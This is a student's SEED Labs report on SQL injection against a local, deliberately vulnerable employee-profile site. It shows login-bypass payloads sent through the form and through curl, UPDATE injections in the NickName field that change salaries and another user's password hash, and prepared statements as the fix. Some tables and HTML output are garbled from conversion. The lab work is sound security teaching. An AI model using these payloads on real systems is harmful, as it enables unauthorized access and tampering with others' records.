SQL Injection Attack Lab

57119133张明璇

Start the Apache server: \$ sudo service apache2 start

Task 1: Get Familiar with SQL Statements

Login to MySQL console: \$ mysql -u root -pseedubuntu

```
All rights reserve

a registered trademark of Oracle Corporation and/or its

a registered trademark of Oracle Corporation and/or its

co the names may be trademarks of their respective

Let p:' or '\h' for help. Type '\c' to clear the current input statem
```

Load the existing database: mysql> use Users;

Print out all the tables: mysql> show tables;

Print all the profile information of Alice: mysql> select * from credential where name ='Alice';

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
| Tables in Users |
-----+
| credential |
1 row in set (0.00 sec)
mysql> select * from credential where name ='Alice';
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address |
Email | NickName | Password
1 | Alice | 10000 | 20000 | 9/20 | 10211002 |
   | fdbe918bdae83000aa54747fc95fe0470fff4976 |
·····
-----+
1 row in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

USERNAME: admin' -- one more space at the end

		User Details						
	Employee Profile Login	Username	Eld	Salary	Birthday	SSN	Nickname	En
		Alice	10000	20000	9/20	10211002		
USERNAME	admin'	Boby	20000	30000	4/20	10213352		
PASSWORD	Password	Ryan	30000	50000	4/10	98993524		
		Samy	40000	90000	1/11	32193525		
Login		Ted	50000	110000	11/3	32111111		
Copyright © SEED LABs		Admin	99999	400000	3/5	43254314		

下面这个没看到有要求做

USERNAME: alice' or 0=0 -- one more space at the end

		Alice Profile		
		Кеу	Value	
Employee Profile Login		Employee ID	10000	
	. ,	Salary	20000	
USERNAME	alice' or 0=0	Birth	9/20	
OSERVANIE	alice of 0=0	SSN	10211002	
PASSWORD	Password	NickName		
		Email		
Login		Address		
	Copyright © SEED LABs	Phone Number		

Task 2.2: SQL Injection Attack from command line

\$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+--+&Password='

ohp?username=admin%27+--+&Password='
<!-SEED Lab: SOL Injection Education Web plateform

```
x:'><a class='nav-link' href='unsafe home.php'
>Home <span class='sr-only'>(current)</span></a>
<a class='nav-link' href='unsafe edit frontend.php'>Edit Profile</a>
/ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-lin
k my-2 my-lq-0'>Logout</button></div></nav><div class='container'><br><h1
class='text-center'><b> User Details </b></h1><hr><br><table class='table
table-striped table-bordered'><thead class='thead-dark'><th scope='col
'>UsernameEIdSalary<th scop
e='col'>BirthdaySSNNickname
EmailAddressPh.
Number</thad> Alice10000</t
td>30000td>
h scope='row'> Ryan30000500004/1098993
524scope='row'> Samy
d>50000d>60000d>60000d>60000d>60000d>60000d>60000d>60000d>60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000d60000
> Admin99999400000<td
>
          <br>><br>>
    <div class="text-center">
      Copyright © SEED LABs
     </div>
  </div>
  <script type="text/javascript">
  function logout(){
    location.href = "logoff.php";
  </script>
 </body>
 </html>[07/04/19]seed@VM:~$
```

Task 2.3: Append a new SQL statement

MySQL does not allow two commas in the same line, so the login page will return to a error.

Observation and Explanation:

Task 1 and Task 2.1 & 2.2 are successful task 2.3 is not due to the database using is MySQL. Because it doesn't allow to execute two queries sequentially in the same query function. So, by using semicolon (;) doesn't work to spilt one statement into two statements. For task 3.1&3.2&3.3, they are all successful. But noticed thing is that in task 3.3, to modify other's password, we need to hash password manually first before construct the injected SQL command.

Task 3: SQL Injection Attack on UPDATE Statement


Task 3.1: Modify your own salary

Login to Alice's account again, now we see the Alice's salary is 20000.

Alice Pro	ofile	Alice's Profile Edit		
Key	Value	NickName	NickName	
Employee ID	10000			
Salary	20000	Email	Email	
Birth	9/20	Address	, tau est	
SSN	10211002	Phone Number		
NickName				
Email		Password		
Address				
Phone Number		Save		

NickName: ', salary ='80000

Then the salary of Alice is changed to 80000



Task 3.2: Modify other people' salary

First, check Boby's salary: select * from credential; Boby's salary is 30000.

```
mysql> select * from credential;
ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address |
Email | NickName | Password
  1 | Alice | 10000 | 80000 | 9/20 | 10211002 |
              | fdbe918bdae83000aa54747fc95fe0470fff4976 |
  2 | Boby | 20000 | 30000 | 4/20 | 10213352 |
                | b78ed97677c161c1c82c142906674ad15242b2d4 |
  3 | Ryan | 30000 | 50000 | 4/10 | 98993524 |
                | a3c50276cb120637cca669eb38fb9928b017e9ef |
  4 | Samy | 40000 | 90000 | 1/11 | 32193525 |
                995b8b8c183f349b3cab0ae7fccd39133508d2af
           50000 | 110000 | 11/3 | 32111111 |
             99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
     Admin | 99999 | 400000 | 3/5 | 43254314 |
      | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
6 rows in set (0.00 sec)
```

To modify Boby's salary: ', salary ='80000' where name ='Boby';#



Now, we can see Boby's salary is changed to 80000.

Task 3.3: Modify other people' password

| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | Boby's origin hashed password: | b78ed97677c161c1c82c142906674ad15242b2d4 |

I am trying to modify Boby's passport to "Jinfeng".


First, hash the new password with the following steps:

```
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> hashlib.sha1('jinfeng').hexdigest()
'b4756a3093a14f002c9a92f87d0d8cef89f9f5fb'
```

Same as modifying the salary, but this time is password: ', password = 'b4756a3093a14f002c9a92f87d0d8cef89f9f5fb' where name = 'Boby';#

| 2 | Boby | 20000 | 80000 | 4/20 | 10213352 | New hashed password updated: | b4756a3093a14f002c9a92f87d0d8cef89f9f5fb |

Login with new password successfully!!!



Task 4: Countermeasure — Prepared Statement

Go to SQLInjection folder first: \$ cd /ver/www/SQLInjection

```
[]seed@VM:~$ cd /var/www/SQLInjection
[]seed@VM:.../SQLInjection$ ls
    safe_edit_backend.php unsafe_edit_backend.php
l safe_home.php unsafe_edit_frontend.php
p seed_logo.png unsafe_home.php
```

Open index.html, change line 36 from "unsafe_home.php" to "safe_home.php".

Safe_home.php

Change the website from unsafe to safe_home.php.

www.seedlabsqlinjection.com/safe_home.php

Now, let's try to login again: admin' or 0=0 --

The account information your provide does not exist.

Go back

Failed.